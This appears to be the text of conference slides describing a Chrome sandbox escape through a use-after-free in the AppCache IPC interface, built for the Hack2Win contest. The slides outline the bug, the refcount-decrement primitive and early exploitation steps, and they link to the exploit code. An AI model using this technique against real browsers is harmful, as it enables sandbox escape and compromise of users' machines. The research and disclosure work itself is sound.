IPC you outside the sandbox

One bug to rule the Chrome broker

Niklas Baumstark

@_niklasb

Story


- Bug in Chrome sandbox found by Ned in July/August ‘18
- Joined forces to write exploit for Hack2Win contest in September

    Ned: 0 Windows experience

    Me: 0 Chrome experience

Chrome sandbox architecture

Windows, simplified



Attack surface: Inter-process communication

Renderer process → Browser process

Legacy IPC

Mojo

...

- Platform-agnostic bugs
- Userland-to-userland exploit
- More attack surface than kernel?
- On Windows: Few mitigations (!CFG, !ASLR)

Image: https://www.wayfair.ca/outdoor/pdp/outward-spot-square-sandbox-otwd1042.html https://html.spec.whatwg.org/multipage/offline.html#appcache

HTML5 Application Cache

- Enable **offline** web applications
- Specify resources that **must and must not** be cached
- Deprecated in favor of service workers

A.html

```
<html manifest="hello.appcache">
  …
  <img src="kitties.jpg" /> …
</html>
```

hello.appcache

```
CACHE MANIFEST

CACHE:
kitties.jpg
…
```

hosts (`AppCacheHost`)
one per document

A.html

```
<html manifest=”hello.appcache”>
  …
```

B.html

```
<html manifest=”hello.appcache”>
  …
```

groups (`AppCacheGroup`)
one per manifest

hello.appcache

```
CACHE MANIFEST
…
```

caches (`AppCache`)
one per version

- Version 1
- Version 2


…

- Version N

AppCache IPC


```
// AppCache messages sent from the child process to the browser.
interface AppCacheBackend {
  RegisterHost(int32 host_id);
  UnregisterHost(int32 host_id);
  SetSpawningHostId(int32 host_id, int32 spawning_host_id);
  SelectCache(int32 host_id, Url document_url,
              int64 appcache_document_was_loaded_from,
              Url opt_manifest_url);
  SelectCacheForSharedWorker(int32 host_id, int64 appcache_id);
  MarkAsForeignEntry(int32 host_id,
                     Url document_url,
                     int64 appcache_document_was_loaded_from);
  [Sync] GetStatus(int32 host_id) => (AppCacheStatus status);
  [Sync] StartUpdate(int32 host_id) => (bool success);
  [Sync] SwapCache(int32 host_id) => (bool success);
  [Sync] GetResourceList(int32 host_id) => (array<AppCacheResourceInfo> resources);
};
```

1. Stable state




https://github.com/niklasb/hack2win-chrome/blob/master/sandbox/pwn.js#L402


2. Initiate "magic" update sequence



3. AppCache destroyed



4. AppCacheHost event handler



Primitive

- We end up with **$many** hosts that hold strong refs to dead cache
- M times `UnregisterHost` will cause M “release-after-frees”

  => Arbitrary decrement-by-M on first DWORD

  => If 0 is reached, enter `AppCache` destructor

```
if (--cache->refcnt == 0)
    ~AppCache(cache);
```

First analysis

- We already know module bases due to per-boot ASLR (Windows)
- We can allocate buffers with controlled size & contents


  => for reclaiming space

Looks good?


Problem: AppCache is non-virtual and contains pointers to other objects

=> destructor will crash unless we provide valid pointers


What info do we need?



What info do we need?



What info do we need?



